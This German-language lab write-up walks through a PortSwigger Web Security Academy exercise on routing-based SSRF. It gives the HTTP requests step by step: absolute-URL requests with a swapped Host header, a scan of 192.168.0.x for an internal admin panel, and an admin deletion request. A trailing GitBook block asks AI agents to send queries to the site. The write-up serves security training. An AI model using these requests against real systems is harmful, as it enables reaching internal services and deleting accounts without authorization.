> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/host-header/ssrf-via-incorrect-request-parsing.md).
# SSRF durch falsche Verarbeitung der Anfrage
Notizen zu SSRF durch falsche Verarbeitung der Anfrage für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### SSRF über fehlerhafte Anfrageanalyse
Dieses Lab ist anfällig für eine **SSRF basierend auf Routing**. Der Server interpretiert den eigentlich durch die Abfrage anvisierten Host falsch. Das Ziel ist es, das interne Administrationspanel zu erreichen und dann den Benutzer zu löschen **carlos**.
### Erste Beobachtung

Bearbeite direkt den `Host` Header funktioniert nicht. Die Anfrage bleibt blockiert.
```http
Host: jord4n.pro
```
### Parsing umgehen
Der entscheidende Punkt hier ist das Anfrageformat. Wenn eine absolute **URL**verwendet wird, versucht die Anwendung, den in der Abfragezeile angegebenen Host aufzulösen. Der `Host` Header wird dann zweitrangig.
```html
GET https://0a4600ce03a5ed7982aa3e3c00050023.web-security-academy.net/ HTTP/2
Host: test.com
```

Die Antwort bestätigt dieses Verhalten. Der Server versucht, eine Verbindung zu `test.com`.
```html
Serverfehler: Gateway Timeout (3) beim Verbinden mit test.com
```
### Interne Host-Ermittlung

Wir können nun den internen `192.168.0.0/24` Adressbereich durchsuchen. Am einfachsten ist es, **Intruder** auf das letzte Byte anzuwenden.
```http
GET https://0a4600ce03a5ed7982aa3e3c00050023.web-security-academy.net/ HTTP/2
Host: 192.168.0.X
```
Das `192.168.0.92` Adresse antwortet mit `302` Code. Diese Antwort weist auf das Vorhandensein des Administrationspanels hin.
### Entfernung des Benutzers
Nachdem wir den internen Host identifiziert haben, öffnen wir `/admin`. Anschließend rufen wir das CSRF-Token von der Seite ab. Sende einfach die Löschanfrage an den internen Host.
```http
POST https://0a4600ce03a5ed7982aa3e3c00050023.web-security-academy.net/admin/delete HTTP/2
Host: 192.168.0.92
csrf=Rrh5bY7GRvuOjDW1nTUWrIjaqAdlTvtW&username=carlos
```
Das Entfernen von **carlos** löst das Lab aus.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/host-header/ssrf-via-incorrect-request-parsing.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.